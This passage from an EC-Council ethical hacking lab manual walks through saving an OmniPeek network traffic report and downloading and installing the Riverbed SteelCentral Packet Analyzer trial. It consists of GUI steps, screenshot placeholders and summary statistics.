Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. The changed save location appears in the **Report folder** field; click the **Save** button to save the report.




Figure 2.3.23 Save Report window

43. The saved report automatically appears, as shown in the screenshot.





Figure 2.3.24: OmniPeek Report in PDF format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Scroll down the page in the pdf to view the complete report.



Report.pdf

file:///C:/Users/Admin/Desktop/Report.pdf

2 of 57

Summary Statistics: Reported 11/21/2019 12:59:49

Name	Bytes	Packets	Pct of Bytes	Pct of Packets
Group: General				
Start Date	11/21/2019	11/21/2019	11/21/2019	11/21/2019
Start Time	11:58:59	11:58:59	11:58:59	11:58:59
Duration	0:51:02	0:51:02	0:51:02	0:51:02
Group: Network				
Total Bytes	64355345	N/A	100.000	N/A
Total Packets	N/A	58341	N/A	100.000
Total Broadcast	6471	50	0.010	0.086
Total Multicast	51945	309	0.081	0.530
Average Utilization (percent)	0.017	0.017	0.017	0.017
Average Utilization (bits/s)	169358	169358	169358	169358
Current Utilization (percent)	0.000	0.000	0.000	0.000
Current Utilization (bits/s)	0	0	0	0
Max Utilization (percent)	7.510	7.510	7.510	7.510
Max Utilization (bits/s)	75097120	75097120	75097120	75097120
Group: Errors				
Total	N/A	0	N/A	0.000
CRC	N/A	0	N/A	0.000
Frame Alignment	N/A	0	N/A	0.000
Runt	N/A	0	N/A	0.000
Oversize	N/A	0	N/A	0.000
Group: Counts				
Physical Addresses	14	14	14	14
IP Addresses	90	90	90	90
IPv6 Addresses	7	7	7	7
Protocols	28	28	28	28
Applications	23	23	23	23
Countries	10	10	10	10
Files	0	0	0	0
Group: Size Distribution				
<= 64	N/A	13952	N/A	23.915
65-127	N/A	1305	N/A	2.237
128-255	N/A	795	N/A	1.363
256-511	N/A	442	N/A	0.758

Figure 2.3.25: Omnipeek Report in PDF format

Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

45. This concludes the demonstration of analyzing a network using the Omnipeek Network Protocol Analyzer.

46. Close all open windows and document all the acquired information.

TASK 4 Analyze a Network using the SteelCentral Packet Analyzer

Here, we will use the SteelCentral Packet Analyzer tool to analyze a network.

Note: Ensure that the **Windows 10** and **Windows Server 2019** virtual machines are running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Download and Install SteelCentral Packet Analyzer

SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. It captures terabytes of packet data traversing the network, reads it, and displays it in a GUI.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and type **https://www.riverbed.com/in/trialdownloads.html** in the address bar; press **Enter**.
2. The **riverbed** website appears, displaying **TRIAL DOWNLOADS**. Scroll down and click on **SteelCentral Packet Analyzer**.




Figure 2.4.1: SteelCentral Packet Analyzer: download

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SteelCentral Packet Analyzer can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads), without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

3. A website appears with a registration form. Fill in your required personal details to create an account and click the **SUBMIT** button.

Note: Here, you must give your work email to create an account.




Figure 2.4.2: SteelCentral Packet Analyzer: registration form

4. The **Please verify your email address** pop-up appears; click **CONFIRM** to submit the entered email address.




Figure 2.4.3: Confirm email address pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A **Thank You** webpage appears with information regarding the trial version.





Figure 2.4.4: riverbed website Thank You webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Open a new tab and log in to the email account you provided during registration. Open the email from **SteelCentral Packet Analyzer Evaluation**, and click the **Software** link to download SteelCentral Packet Analyzer.



Riverbed Support

Dear Riverbed Customer,

Thank you for your SteelCentral Packet Analyzer 30-day evaluation request. Your SteelCentral Packet Analyzer evaluation license is now available for downloading from the following locations:

Software

Documentation

License Key :

FOR A SUCCESSFUL EVALUATION, PLEASE READ THE FOLLOWING BEFORE INSTALLING!

1. Once activated, the SteelCentral Packet Analyzer evaluation will live for 30 days.
2. The SteelCentral Packet Analyzer evaluation license provides a product activation key for two installations.
3. If you uninstall the SteelCentral Packet Analyzer evaluation software, it cannot be reinstalled.
4. The minimum recommended system configuration for SteelCentral Packet Analyzer is a Pentium dual core 2.0 GHz CPU with 2 GB RAM, 300MB free disk space on the hard drive plus additional space for capture files, a minimum of 128MB of video memory, a resolution of 1024 x 768, and Windows XP, Vista, or Windows 7.

A great next step - attended a free webinar: Introduction to the Integrated SteelCentral Network Performance Management Solution Featuring SteelCentral NetShark and SteelCentral Packet Analyzer

For more information about Riverbed Network Performance Management solutions please click here.

Figure 2.4.5: SteelCentral Packet Analyzer Evaluation mail

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Opening PacketAnalyzer_10.9.3_Setup.exe** pop-up appears; click **Save File** to download the SteelCentral Packet Analyzer setup file.




Figure 2.4.6: Downloading SteelCentral Packet Analyzer setup

8. On completion of the download, minimize the browser. Navigate to the download location (here, **Downloads**) and double-click **PacketAnalyzer_10.9.3_Setup.exe**.
9. The **Open File - Security Warning** window appears; click **Run**.
10. The **SteelCentral Packet Analyzer Setup** window appears; click **Create shortcut on desktop** checkbox and click **I Agree** to proceed.




Figure 2.4.7: SteelCentral Packet Analyzer Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. SteelCentral Packet Analyzer starts installing, and after the completion of the installation, the **Completed the SteelCentral Packet Analyzer Setup** wizard appears. Ensure that the **Start the application** checkbox is selected and click **Close**.




Figure 2.4.8: Completed SteelCentral Packet Analyzer Setup wizard

12. The **License** window appears, showing the **Single-Seat License** tab by default. Leave this window running.


